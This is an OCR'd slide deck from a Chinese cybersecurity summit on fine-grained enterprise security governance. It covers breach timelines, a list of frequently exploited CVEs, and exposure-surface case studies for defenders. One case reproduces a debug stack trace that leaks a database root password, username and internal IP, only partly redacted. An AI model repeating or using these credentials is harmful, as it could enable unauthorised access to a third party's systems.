Summer Live

CIS夏日版

网络安全创新大会

Cyber Security Innovation Summit

企业网络安全精细化治理

上汽集团安全应急响应中心 刘松

FREEBUF

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
PART ONE

网络安全之怪现象

数据带来的思考

网络安全精细化治理

企业网络安全的战略层建设



法律法规

《网络安全法》《计算机网络安全保护》……

管理体系

技术体系

企业法人代表是第一安全责任人

网络信息安全领导小组

网络信息安全技术负责人

资源投入

专项预算

专职人员


安全技术

支撑单位

网络安全流程规范管理体系

战术层围绕等保2.0网络安全架构

- ✓框架
- ✓技术
- ✓平台
- ✓设备



国内安全事件层出不穷

2017年

- 3月，58同城被爆700元即可采集全国简历信息
- 4月，12306官方网站个人身份信息泄露
- 10月，IoT-Reaper感染了超过两百万台设备

2018年

- 5月，国内某快递公司被盗近亿条客户信息
- 6月，AcFun弹幕网近千万条用户数据外泄
- 7月，圆通10亿条快递数据在暗网上被兜售
- 8月，华住集团约5亿条开房记录泄露
- 9月，全国247家三甲医院检出勒索病毒

2019年

- 1月，2.02亿中国求职者简历信息泄露
- 3月，境外黑客利用勒索病毒攻击部分政府和医院机构
- 3月，华硕遭受APT攻击，超百万用户可能感染恶意后门
- 5月，易到用车服务器遭攻击，黑客勒索巨额比特币

2020年

- 1月，土耳其“图兰军” 攻击篡改至少一百多个国内的网站
- 3月，5.38亿条微博用户信息泄露在暗网兜售
- 4月，多地高校数万学生隐私遭敏感信息泄漏
- 8月，台积电生产工厂和营运总部中勒索病毒
- 12月，蔓灵花APT组织对我国关键领域发动钓鱼邮件攻击

2021年

- 1月，国内某银行1679万笔数据敏感信息泄露
- 1月，蠕虫病毒incaseformat在国内大范围爆发
- 4月，13亿条包含中国公民敏感信息泄露
- 8月，某某云用户注册数据泄露
- 12月， 某相亲平台用户信息泄露

网络安全之怪现象

刻舟求剑

目的是为了满足合规要求
不关心网络安全实际效果

亡羊补牢

精力都放在事后应急处置
事前事中不愿意投入资源

本末倒置

盲目追求新技术新平台
注重边界轻视内网安全

PART TWO

网络安全之怪现象

数据带来的思考

网络安全精细化治理

近几年护网行动与攻防演练数据统计


- 企业40%的攻击源自社会工程
- 网络资产弱口令占比高达20%
- 30%的漏洞是由配置错误导致

2020-2021年被利用最多的漏洞

Microsoft Exchange：CVE-2020-0688、CVE-2021-26855、CVE-2021-26857、CVE-2021-26858 、CVE-2021-27065
Microsoft Office：CVE-2017-11882、CVE-2019-0604
Microsoft Windows：CVE-2020-0787、CVE-2020-1472
Citrix ADC gateway：CVE-2019-19781
Atlassian Confluence：CVE-2019-3396、CVE-2019-11580、CVE-2021-26084
Pulse Secure：CVE-2019-11510、CVE-2021-22893、CVE-2021-22894、CVE-2021-22899、CVE-2021-22900
F5 Big-ip：CVE-2020-5902
Accellion FTA：CVE-2021-27101、CVE-2021-27102、CVE-2021-27103、CVE-2021-27104
Telerik Ui For Asp.net Ajax ： CVE-2019-18935
Vmware Vcenter Server：CVE-2021-21985
Debian Drupal Core Multiple：CVE-2018-7600
Fortinet Fortios : CVE-2018-13379、CVE-2020-12812和CVE-2019-5591
MobileIron Monitor And Reporting Database：CVE-2020-15505


数据来源：ACSC、NCSC、CISA、FBI

近十年在野0day数量统计



数据来源：麻省理工

工业互联网安全日趋严峻



数据来源：Claroty


PART THREE

网络安全之怪现象

数据带来的思考

网络安全精细化治理

标题信息



资产暴露面治理


运维的安全管控

0DAY的缓解措施

IT/OT多元环境的治理

资产暴露面治理

典型案例一：



欢迎登录[redacted]后台管理系统


请输入用户名

请输入密码

请输入验证码

登录

版权所有 侵权必究 © 2016 V3.1.5



[redacted]/api/v1/system/user/captcha?756593

[redacted]


Whoops, looks like something went wrong.

1/1 PDOException in Connector.php line 55:
SQLSTATE[HY000] [2002] No route to host

```
1. in Connector.php line 55
2. at PDO->__construct('mysql:host=1[redacted]1;dbname=anyue_bussiness', 'root', 'chargedot', array('0', '2', '0', false, true)) in Connector.php
   line 55
3. at Connector->createConnection('mysql:host=1[redacted].51;dbname=a[redacted]s', array('host' => '1[redacted]1', 'driver' => 'mysql',
   'database' => 'anyue_bussiness', 'username' => 'root', 'password' => '[redacted]', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix'
   => 'ay_', 'strict' => false, 'name' => 'mysql'), array('0', '2', '0', false, true)) in MySqlConnector.php line 22
4. at MySqlConnector->connect(array('host' => '172.16.0.251', 'driver' => 'mysql', 'database' => 'anyue_bussiness', 'username' => 'root',
   'password' => '[redacted]', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix' => 'ay_', 'strict' => false, 'name' => 'mysql')) in
   ConnectionFactory.php line 60
5. at ConnectionFactory->createSingleConnection(array('host' => '[redacted]', 'driver' => 'mysql', 'database' => 'anyue_bussiness', 'username'
   => 'root', 'password' => 'chargedot', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix' => 'ay_', 'strict' => false, 'name' => 'mysql'))
   in ConnectionFactory.php line 49
6. at ConnectionFactory->make(array('host' => '1[redacted]', 'driver' => 'mysql', 'database' => 'anyue_bussiness', 'username' => 'root',
   'password' => '[redacted]', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix' => 'ay_', 'strict' => false, 'name' => 'mysql'), 'mysql') in
   DatabaseManager.php line 175
7. at DatabaseManager->makeConnection('mysql') in DatabaseManager.php line 67
8. at DatabaseManager->connection() in DatabaseManager.php line 296
9. at DatabaseManager->__call('table', array('enterprise')) in Facade.php line 216
10. at Facade::__callStatic('table', array('enterprise')) in Controller.php line 42
11. at Controller->__construct(object(Request))
12. at ReflectionClass->newInstanceArgs(array(object(Request))) in Container.php line 780
13. at Container->build('App\Http\Controllers\API\V1\System\UserController', array()) in Container.php line 631
14. at Container->make('App\Http\Controllers\API\V1\System\UserController', array()) in Application.php line 674
15. at Application->make('App\Http\Controllers\API\V1\System\UserController') in ControllerDispatcher.php line 85
16. at ControllerDispatcher->makeController('App\Http\Controllers\API\V1\System\UserController') in ControllerDispatcher.php line 57
17. at ControllerDispatcher->dispatch(object(Route), object(Request), 'App\Http\Controllers\API\V1\System\UserController', 'captcha') in Route.php
    line 203
18. at Route->runWithCustomDispatcher(object(Request)) in Route.php line 134
19. at Route->run(object(Request)) in Router.php line 708
20. at Router->Illuminate\Routing\{closure}(object(Request))
21. at call_user_func(object(Closure), object(Request)) in Pipeline.php line 139
```

资产暴露面治理

典型案例二：



[redacted]Deploy

[redacted] [redacted] user 2021-07-08 13:33:59

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编辑服务器

* 名称 [redacted]

* IP [redacted]

* 端口 22

* 账号 [redacted]

* 密码 ••••••••••••

```
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▾<div class="el-form-item is-success is-required el-form-item--small" data-v-c8898bd2="">
   ::before
  ▸<label class="el-form-item__label" for="password" style="width: 55px;"> … </label>
  ▾<div class="el-form-item__content" style="margin-left: 55px;">
     ::before
    ▾<div class="el-input el-input--small" data-v-c8898bd2="" style="width: 200px;"> event
       <!---->
       <input class="el-input__inner" type="password" autocomplete="off"> event
       <!---->
       <!---->
       <!---->
       <!---->
     </div>
     空白
    ▸<button class="el-button el-button--success el-button--small" data-v-c8898bd2="" type="button"> … </button> event
     <!---->
```

text

```
伪元素
此元素
元素 {                                          内联
}
.el-input--small .el-input__inner     app.7fb5132d.css:1
 {
   height: 32px;
   line-height: 32px;
}
.el-input__inner {                    app.7fb5132d.css:1
   -webkit-appearance: none;
   background-color: #fff;
   background-image: none;
   border-radius: 4px;
   border: 1px solid #dcdfe6;
   ~~-webkit-box-sizing: border-box;~~
   box-sizing: border-box;
   color: #606266;
   display: inline-block;
```

资产暴露面治理

- **软件版本陈旧**

软件版本保持更新

- **配置错误普遍**

识别配置对象，针对性管理，建立检测机制和方法

- **弱口令无人管**


从管理制度和绩效对弱口令问题进行高压管理

- **资产管理混乱**

资产梳理、监测，资产上线变更管理，测试环境与办公系统治理

软件版本陈旧
配置错误普遍
共性问题
弱口令无人管
资产管理混乱

资产暴露面治理



测试环境与办公系统治理：

1. 禁止直接暴露公网
2. 环境分类网络隔离
3. 必要的扫描监测
4. 防范横向移动，建立白名单访问机制

运维的安全管控

账号管理

解决设备账号体系管理混乱问题：共享账号、僵尸账号、弱口令账号、临时账号

认证管理

解决认证方式不统一的问题：身份须与每一个人对应起来

权限管理

解决访问权限管理失控的问题：最小化原则、权限可控可审核

过程管理


解决业务操作层面不透明的问题：明确流程规范、明确责任关系、可溯源

关键是解决运维人员“偷懒”的问题!

运维的安全管控

典型案例一：

默认用户权限安装问题

